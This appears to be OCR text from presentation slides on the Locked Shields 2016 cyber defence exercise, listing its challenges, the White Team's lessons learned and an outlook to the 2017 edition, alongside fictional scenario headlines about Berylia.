
Berylia Claims Peacefulness – Others Belligent
20 APRIL, 2016

Revalian Goverment Under Attack – Berylia Hardens Defense
20 APRIL, 2016

LEAVE A REPLY

Comment

Infrastructure (Simplified Picture)



Agenda

- Goals of the exercise
- Organization
- Scenario
- **Results and lesson learned**
- Outlook

Challanges

- Filtering and detecting malicious traffic
- Keep availability of services
- Writing good situation reports under serious time pressure
- Detecting and mitigating even simple and well-known attacks in large and complex IT environment.
- Information sharing and crisis management
- Include legal aspect and contraint

Lessons learned – White Team

- If you don’t understand attacks…
- Cooperation / sharing is a big part of the solution
- Situation Awareness: 360° vision is a must
- IT security is not Cyber security!
- Flexibility is the first defence

Cyber is everything and everywhere
(IT, Management, Information, …)

Agenda

- Goals of the exercise
- Organization
- Scenario
- Results and lesson learned
- **Outlook**

Outlook

- Participate to Locked Shields 2017 in April 2017 and learn a lot!